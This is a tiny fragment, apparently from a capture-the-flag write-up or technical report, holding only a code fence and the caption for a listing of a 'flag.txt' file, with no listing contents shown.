```

Listing 4.4: flag.txt content

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